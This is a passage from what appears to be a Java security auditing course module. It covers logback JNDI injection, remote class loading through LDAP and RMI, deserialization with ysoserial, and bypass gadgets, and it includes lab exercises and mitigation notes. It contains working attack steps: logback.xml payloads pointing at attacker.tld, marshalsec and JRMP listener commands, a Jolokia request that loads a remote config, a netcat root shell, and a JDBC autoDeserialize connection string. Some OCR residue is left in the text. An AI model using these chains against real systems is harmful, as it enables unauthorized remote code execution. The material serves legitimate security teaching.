        addError("Failed to lookup JNDI env-entry [" + envEntryName + "]");
      }
    }
```

At *[1]* and *[2]* the code reads the attacker supplied XML attributes "env-entry-name" and "as" and sets the `envEntryName` and `asKey` variables with the values.

Then, at *[3]* and *[4]* the checks are made to ensure that these variables are not empty. If they are, the code at *[5]* will return and not reach the code path at *[6]* and *[7]* which is where the vulnerable `lookup` method call is made on the `InitialContext` object.

5.4.1. Exercise - Hunt the Code

Given that you know two different available action classes (`configurationAction` and `InsertFromJNDIAction`), find the remaining action classes and the class that registers new instances of these action handlers.

Some hints:

- Use the open type hierarchy and the open call hierarchy in the eclipse module-2 project.
- Search for a class that registers all new instances of the action class handlers.

5.4.2. Exercise - Horizontal Audit

Now that you have found the class that registers the action handlers, attempt to audit each of the action handler begin methods and look for another vulnerability. Do you spot any? If you do, document the vulnerable source code and present your findings to the instructor.

5.5. Remote Class Loading

In earlier versions of Oracle Java, it was possible to trigger remote class loading due to the way that Java performs directory lookup's for LDAP and RMI.

Quite often as security researchers, we stumble upon code that allows us to load arbitrary classes, therefore understanding Java's class loader hierarchy is essential for auditing complex enterprise applications.

5.5.1. Vector Analysis

On older versions of Oracle Java <= (6u201/7u191/8u182) LDAP was enabled for remote class loading from untrusted sources. This was set with the following configuration by default:

```
com.sun.jndi.ldap.object.trustURLCodebase = true
```

Also, on older versions of Oracle Java <= (6u141/7u131/8u121) RMI was enabled for remote class loading from untrusted sources. This was set with the following configuration by default:

```
com.sun.jndi.rmi.object.trustURLCodebase = true
```

In our test environment, we have two different Java versions available. This section will use the first version which is Java 8u60 and is vulnerable to remote class loading. Let's investigate the code in this version for the remote class loading. Inside of the `javax.naming.spi.NamingManager` class we can see the following important code:

```java
public class NamingManager {

    /*
     * Disallow anyone from creating one of these.
     * Made package private so that DirectoryManager can subclass.
     */

    NamingManager() {}

    // should be protected and package private
    static final VersionHelper helper = VersionHelper.getVersionHelper(); //1
    //...
    /**
     * Retrieves the ObjectFactory for the object identified by a reference,
     * using the reference's factory class name and factory codebase
     * to load in the factory's class.
     * @param ref The non-null reference to use.
     * @param factoryName The non-null class name of the factory.
     * @return The object factory for the object identified by ref; null
     * if unable to load the factory.
     */
    static ObjectFactory getObjectFactoryFromReference(
        Reference ref, String factoryName)
        throws IllegalAccessException,
        InstantiationException,
        MalformedURLException {
        Class<?> clas = null;

        // Try to use current class loader
        try {
             clas = helper.loadClass(factoryName);  // 2
        } catch (ClassNotFoundException e) {
            // ignore and continue
            // e.printStackTrace();
        }
        // All other exceptions are passed up.
        // Not in class path; try to use codebase
        String codebase;
        if (clas == null &&
                (codebase = ref.getFactoryClassLocation()) != null) {
            try {
                clas = helper.loadClass(factoryName, codebase);   // 3
            } catch (ClassNotFoundException e) {
            }
        }

        return (clas != null) ? (ObjectFactory) clas.newInstance() : null;
    }
```

The code makes two attempts at loading a class when looking up an object reference via LDAP or RMI. At *[1]* the code gets the current version helper and at *[2]* the code attempts to load a class that has been sent from the malicious LDAP or RMI Server. If the execution fails at *[2]* , then the code continues to attempt to load a class via the `loadClass` method call at *[3]*.

If we investigate the `com.sun.naming.internal.VersionHelper12` class, we can see how the class is loaded. Please note: we are only interested in the `com.sun.naming.internal.VersionHelper12` class:

```
final class VersionHelper12 extends VersionHelper {

    // Disallow external from creating one of these.
    VersionHelper12() {
    }
    //...
    /**
     * Package private.
     *
     * This internal method is used with Thread Context Class Loader (TCCL),
     * please don't expose this method as public.
     */
    Class<?> loadClass(String className, ClassLoader cl)
        throws ClassNotFoundException {
        Class<?> cls = Class.forName(className, true, cl); // 6
        return cls;
    }

    /**
     * @param className A non-null fully qualified class name.
     * @param codebase A non-null, space-separated list of URL strings.
     */
    public Class<?> loadClass(String className, String codebase) // 4
            throws ClassNotFoundException, MalformedURLException {

        ClassLoader parent = getContextClassLoader();
        ClassLoader cl =
                 URLClassLoader.newInstance(getUrlArray(codebase), parent);
        return loadClass(className, cl); // 5
    }
```

At *[4]* we can see the entry point for the public method loadClass using the attacker supplied codebase parameter from a malicious LDAP Server. which later calls the private method of the loadClass method at *[5]* using a new instance of the `URLClassLoader`.

Finally, at *[6]* the code calls forName for a class lookup using the `URLClassLoader` instance.

5.5.2. Exploitation

Now that we understand where the class loading is taking place, lets attempt to exploit it.

In 2017 Moritz Bechler released his marshalsec tool which includes exploitation payloads for several Java marshallers. Several of the marshallers rely on JNDI Injection for remote exploitation, therefore Moritz included two JNDI Reference indirection servers, one for LDAP and one for RMI.

These allow an attacker to define a codebase path for when a lookup is made from a client, and redirect the client (the victim) to an attacker controlled http server where the a malicious class can be loaded from remote. We are going to perform this attack. To start, ensure that your `logback.xml` file contains the following XML configuration:

```
<configuration>
  <insertFromJNDI env-entry-name="ldap://[attacker.tld]:1389/jndi" as="appName" />
</configuration>
```


Once we have setup our `logback.xml` file correctly, we will need to run a HTTP Server:

```
student@target:~$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
```

Then, we can run the marshalsec LDAP Reference indirection server:

```
student@target:~/attack/marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-
all.jar marshalsec.jndi.LDAPRefServer http://[attacker.tld]:9090/#SourceIncite
1389
Listening on 0.0.0.0:1389
```

This is how it should look when trigger the vulnerability:



```
student@target:~/attack/marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://192.168.184.128:9090/#SourceIncite 1389
Listening on 0.0.0.0:1389
Send LDAP reference result for jndi redirecting to http://192.168.184.128:9090/SourceIncite.class
```

```
student@target:~/attack$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
172.18.0.2 - - [05/May/2021 17:03:15] "GET /logback.xml HTTP/1.1" 200 -
172.18.0.2 - - [05/May/2021 17:03:15] code 404, message File not found
172.18.0.2 - - [05/May/2021 17:03:15] "GET /SourceIncite.class HTTP/1.1" 404 -
```

Burp Suite Professional v2021.4.2 - FSWA - licensed to Source Incite [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
module 2 - load class ×
Send Cancel
Target: http://target:8080
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR

```
GET /jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/192.168.184.128:9090!/logback.xml HTTP/1.1
Host: target:8080
Connection: close
```

```
HTTP/1.1 200
X-Application-Context: application:8090
Cache-Control: no-cache
Pragma: no-cache
Date: Wed, 05 May 2021 22:03:15 GMT
Expires: Wed, 05 May 2021 21:03:15 GMT
Content-Type: text/plain;charset=UTF-8
Connection: close
Content-Length: 255
```


We can see that the redirect request for the Java class file was sent to our attacking HTTP Server on port 9090 (which is also hosting our logback.xml payload).

Further inspection of our HTTP Server logs reveals that a request was first made for `logback.xml` and then a second request was made for the `SourceIncite` class.

However the `SourceIncite` class doesn't exist! Let's write our own class, compile it and trigger the vulnerability. Below is a template:

```java
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class SourceIncite {

  public SourceIncite() throws Exception {
    //<insert your malicious code here>
  }
}
```

Once you have inserted some code, compile it with `javac` on the command line and trigger the bug to get a root shell!



```
student@target:~/attack/marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://192.168.
184.128:9090/#SourceIncite 1389
Listening on 0.0.0.0:1389
Send LDAP reference result for jndi redirecting to http://192.168.184.128:9090/SourceIncite.class
```

```
student@target:~/attack$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
172.18.0.2 - - [05/May/2021 17:36:48] "GET /logback.xml HTTP/1.1" 200 -
172.18.0.2 - - [05/May/2021 17:36:48] "GET /SourceIncite.class HTTP/1.1" 200 -
```

```
student@target:~/attack$ nc -lp 1337
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux 71a79c0f7b36 5.8.0-50-generic #56~20.04.1-Ubuntu SMP Mon Apr 12 21:46:35 U
TC 2021 x86_64 GNU/Linux
pwd
/
```

student@target: ~/attack/marshalsec
student@target: ~/attack
Burp Suite Professional v2021.4.2 - FSWA - licensed to Source Incite [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User optic
module 2 - load class ×
Send Cancel
Request
Response
Pretty Raw \n Actions

```
GET
/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/192.168.184.128:9090!/logback.xml HTTP/1.1
Host: target:8080
Connection: close
```

5.5.3. Exercise – Attack Replay

Attempt to replay the complete attack and build your own class file. You can call the class whatever you like, demonstrate that you can achieve remote code execution against the target using this method.

Remember, if you want to access the container module-2 to verify your payload worked (maybe you wrote a file to the /tmp directory) then you can use the `./bin/open-web-container` script in the bin directory:

```
student@target:~/module-2$ ./bin/open-web-container
root@71a79c0f7b36:/#
```

5.5.4. Mitigation

On newer versions of Java (after the patch of CVE-2018-3149) attackers could no longer perform remote class loading via LDAP or RMI.

However, an attacker can get around this via deserialization of untrusted data attacks, which have been very popular over the last few years. The idea is that an attacker trigger the distributed garbage collector (DGC) remotely with a provided object. When garbage collection is triggered, (typically on a socket close) the remotely supplied Object is deserialized.

As mentioned, this module uses two different Java versions. The second version that we will use is `java 8u201`. This version is vulnerable to the deserialization attacks via the distributed garbage collector but not to the remote class loading as presented in the previous section.

First, let's recap why it isn't vulnerable to remote class loading by checking out the `com.sun.naming.internal.VersionHelper12` class again:

```
final class VersionHelper12 extends VersionHelper {

    // Disallow external from creating one of these.
    VersionHelper12() {
    }

    public Class<?> loadClass(String className) throws ClassNotFoundException {
        return loadClass(className, getContextClassLoader());
    }

    /**
     * Determines whether classes may be loaded from an arbitrary URL code base.
     */
    private static final String TRUST_URL_CODEBASE_PROPERTY =
            "com.sun.jndi.ldap.object.trustURLCodebase"; // 1
    private static final String trustURLCodebase =
            AccessController.doPrivileged(
                new PrivilegedAction<String>() {
                    public String run() {
                        try {
                        return System.getProperty(TRUST_URL_CODEBASE_PROPERTY,
                            "false");
                        } catch (SecurityException e) {
                        return "false";
                        }
                    }
                }
            ); // 2

    /**
     * Package private.
     *
     * This internal method is used with Thread Context Class Loader (TCCL),
     * please don't expose this method as public.
     */
    Class<?> loadClass(String className, ClassLoader cl)
        throws ClassNotFoundException {
        Class<?> cls = Class.forName(className, true, cl);
        return cls;
    }

    /**
     * @param className A non-null fully qualified class name.
     * @param codebase A non-null, space-separated list of URL strings.
     */
    public Class<?> loadClass(String className, String codebase)
            throws ClassNotFoundException, MalformedURLException {
        if ("true".equalsIgnoreCase(trustURLCodebase)) {  // 3
            ClassLoader parent = getContextClassLoader();
            ClassLoader cl =
                    URLClassLoader.newInstance(getUrlArray(codebase), parent);

            return loadClass(className, cl);
        } else {
            return null; // 4
        }
    }
    //...
}
```

At *[1]* the system property `com.sun.jndi.ldap.object.trustURLCodebase` is set to false. Then at *[2]* the code sets up the `trustUrlCodebase` variable which is derived from the system property at *[1]*. When the public `loadClass` method is called, at *[3]* it checks that the `trustURLCodebase` variable is set to true, if not, the code returns null at *[4]*.

5.6. Deserialization of Untrusted Data

The Distributed Garbage Collection (DCG) allows for a remote RMI server to unmarshal an object on the client. Since an attacker can masquerade as a rogue RMI server and in some cases, force a client connection to that rogue server, then it's possible to trigger arbitrary Java deserialization.

5.6.1. Introduction to Java Deserialization

Java serialization is the process of converting an object into a sequence of bytes (typically binary) which can later be stored either on disk or within a database. Java deserialization is the reverse process, a sequence of bytes are taken and re-instantiated into the Java Runtime (JRE).

A class must implement the `java.io.Serializable` interface in order to serialize and deserialize the object successfully.

In order to store and retrieve these "bytes", the `java.io.Serializable` interface must implement certain important magic methods.

5.6.2. Java Magic Methods

There are typically two magic methods for the `java.io.Serializable` interface that we care about. The `java.io.ObjectOutputStream.writeObject` method is used when serializing an object.

1. `public final void writeObject(object x) throws IOException`

The `java.io.ObjectInputStream.readObject` is used when deserializing data back into an object.

2. `public final Object readObject() throws IOException,ClassNotFoundException`

5.6.3. Serialization in Action

For example, here is code that will serialize the `Studentinfo` class:

```
import java.io.*;
class Studentinfo implements Serializable
{
    String name;
    int sid;
    static String contact;
    Studentinfo(String name, int sid, String contact){
        this.name = name;
        this.sid = sid;
        this.contact = c;
    }
}

class SerializeTest
{
    public static void main(String[] args)
    {
        try{
            Studentinfo si = new Studentinfo("Steven", 1234, "+61 55 6866 4179");
// 1
            FileOutputStream fos = new FileOutputStream("student.ser"); // 2
            ObjectOutputStream oos = new ObjectOutputStream(fos);       // 3
            oos.writeObject(si);                                        // 4
            oos.close();
            fos.close();
        }
        catch (Exception e){
            e.printStackTrace();
        }
    }
}
```

We can see at *[1]* that the code creates a new instance of the serializable class `studentinfo`. Then at *[2]* the code creates a new `FileOutputStream` instance using the file "student.ser". At *[3]* the code creates a new instance of an `ObjectOutputStream` and finally at *[4]* the code uses `writeObject` to write serialize the `studentinfo` object to disk.

Now let's check the reverse process:

```
import java.io.* ;
class Studentinfo implements Serializable
{
    String name;
    int sid;
    static String contact;
    Studentinfo(String name, int sid, String contact){
        this.name = name;
        this.sid = sid;
        this.contact = contact;
    }
}

class DeserializeTest
{
    public static void main(String[] args)
    {
        Studentinfo si = null;
        try
        {
            FileInputStream fis = new FileInputStream("student.ser");  // 1
            ObjectInputStream ois = new ObjectInputStream(fis);        // 2
            si = (Studentinfo)ois.readObject();                        // 3
        }
        catch (Exception e)
        {
            e.printStackTrace();
        }
        System.out.println(si.name);
        System.out.println(si.sid);
        System.out.println(si.contact);
    }
}
```

At *[1]* the code creates a new `FileInputStream` from the "student.ser" file. Then at *[2]* the code creates a new `ObjectInputStream` based on the `FileInputStream` instance. Then, finally at *[3]* the `readObject` is called on the `ObjectInputStream` instance.

5.6.4. An Example Vulnerability

In real world applications, you may find code similar to the below:

```
public void doPost(HttpServletRequest req, HttpServletResponse response)
  throws ServletException, IOException
{
  try
  {
ObjectInputStream ois = new ObjectInputStream(req.getInputStream()); // 1
byte[] sendimage = (byte[]) ois.readObject();                        // 2
```

Here at *[1]* the code creates a new `ObjectInputStream` instance from the attacker supplied POST request. Then at *[2]* the code calls `readObject` on the input resulting in arbitrary deserialization. Note that the casting to a byte array doesn't matter here because the `readObject` is already triggered.

5.6.5. Exploitation Tools

In 2015 Chris Frohoff released a presentation called Marshalling Pickles, and with that, released a tool called Ysoserial. Ysoserial generates gadget chains in popular java libraries used by applications. An example of the tools usage is below:

```
student@target:~/attack/ysoserial$ java -jar target/ysoserial-0.0.6-SNAPSHOT-
all.jar URLDNS http://vuln.srcincite.io | xxd
00000000: aced 0005 7372 0011 6a61 7661 2e75 7469  ....sr..java.uti
00000010: 6c2e 4861 7368 4d61 7005 07da c1c3 1660  l.HashMap......`
00000020: d103 0002 4600 0a6c 6f61 6446 6163 746f  ....F..loadFacto
...
```

Anyone can contribute to Ysoserial by developing their own gadget chains. We will dive into gadget chains in a later module and discover how they are constructed so that you can also develop your own gadget chain for a specific target.

5.6.6. JNDI Exploitation using Deserialization

We will now proceed to explore how the exploitation can take place. First, modify your `logback.xml` file to contain the following:

```
<configuration><insertFromJNDI env-entry-name="rmi://[attacker.tld]:1099/jndi"
as="appName"/></configuration>
```


Note here that we are now using the RMI protocol and setting the port to 1099. Now we setup our HTTP Server:

```
student@target:~/attack$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 ...
```

Now, we need to setup Java Remote Method Protocol (JRMP) Listener

```
student@target:~/attack/ysoserial$ java -cp target/ysoserial-0.0.6-SNAPSHOT-
all.jar ysoserial.exploit.JRMPListener 1099 [gadget] "touch /tmp/si"
```

Once this is all setup, we can trigger the vulnerability!


student@target: ~/attack/ysoserial
Burp Suite Professional v2021.4.2 - FSWA - licensed to Source Incite [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
module 2 - load class ×
Send
Cancel
Request
Pretty Raw \n Actions
student@target: ~/attack
student@target: ~/module-2

```
student@target:~/attack/ysoserial$ java -cp target/ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener
1099 [redacted] "touch /tmp/si"
* Opening JRMP listener on 1099
Have connection from /172.19.0.2:44744
Reading message...
Sending return with payload for obj [0:0:0, 0]
Closing connection
```

```
student@target:~/attack$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
172.19.0.2 - - [06/May/2021 10:32:37] "GET /logback.xml HTTP/1.1" 200 -
```

```
student@target:~/module-2$ ./bin/open-web-container
root@01e75b67cc22:/# stat /tmp/si
stat: cannot stat '/tmp/si': No such file or directory
root@01e75b67cc22:/# stat /tmp/si
  File: /tmp/si
  Size: 0               Blocks: 0          IO Block: 4096   regular empty file
Device: 33h/51d Inode: 1583360     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2021-05-06 15:32:37.551402525 +0000
Modify: 2021-05-06 15:32:37.551402525 +0000
Change: 2021-05-06 15:32:37.551402525 +0000
 Birth: -
root@01e75b67cc22:/#
```

```
GET
/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.lo
gback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/192.168.1
84.128:9090!/logback.xml HTTP/1.1
Host: target:8080
Connection: close

```

5.6.7. Exercise – Find the Gadget

Look through the `~/module-2` directory and attempt to discover any third party libraries that may contain known java gadget chains that are within Ysoserial available payloads.

Next, attempt to exploit the JNDI injection vulnerability using the process described above of Java deserialization. To start, make sure you patch your environment first so that it's running `Java 8u201`:

```
student@target:~/module-2$ ./bin/patch
Stopping module-2-web ... done
Removing module-2-web ... done
Removing network module-2_default
(+) patching...
Creating network "module-2_default" with the default driver
Creating module-2-web ... done
```

5.6.8. Exercise – Find the Vector

Once you have a working gadget chain, use your newly learnt debugging skills and set a breakpoint somewhere in the code, in order to discover the location of the `readObject` that's triggered from the Distributed Garbage Collector. Note the location and show your instructor!

5.6.9. Bypass Gadgets

Often, applications will restrict which classes can be deserialized. Take for example this function from Inductive Automation's Ignition software used at Pwn2Own Miami 2020.

```
/*      */   public static Object decodeToObjectFragile(String encodedObject,
Set<Class<?>> classWhitelist) throws ClassNotFoundException, IOException {
/*   952 */     byte[] objBytes = decode(encodedObject, 2);
/*       */
/*   954 */     bais = null;
/*  955 */     ois = null;
/*  956 */     Object obj = null;
/*      */     try {
/*  958 */       bais = new ByteArrayInputStream(objBytes);
/*  959 */       if (classWhitelist != null) {
/*  960 */         ois = new SaferObjectInputStream(bais, classWhitelist);
/*      */       } else {
/*  962 */         ois = new ObjectInputStream(bais);
/*      */       }
/*  964 */       obj = ois.readObject(); // cannot be exploited, or can it?
/*      */     } finally {
/*      */       try {
/*  967 */         bais.close();
/*  968 */       } catch (Exception exception) {}
/*      */ 
/*      */       try {
/*  971 */         ois.close();
/*  972 */       } catch (Exception exception) {}
/*      */     }
/*      */ 
/*      */ 
/*  976 */     return obj;
/*      */   }
```

The code above uses `SaferObjectInputStream` which is their own custom wrapper for `ObjectInputStream` that added an allow list of classes that performed look-ahead checks. It's unlikely that the allow list will permit classes with known gadget chains from public tools such as Ysoserial.

How can this be bypassed? One direct way is to use what is known as a bypass gadget, that is, a class that implements `readObject` or `readExternal` and is part of that allow list and yet still can perform dangerous actions.

An example might be that if a trusted class implements does a JNDI lookup such as `new InitialContext().lookup` or a `DriverManager.getConnection` call then the attacker is likely able to control parameters to these API's and trigger another `readObject` that is unrestricted.

For example vulnerable API would allow an attacker to control the complete connection string, much like in the JNDI Injection attack might look like so:


```
DriverManager.getConnection("jdbc:mysql://[attacker.tld]:3306/mysql?
queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&PNAME
_autoDeserialize=true")
```

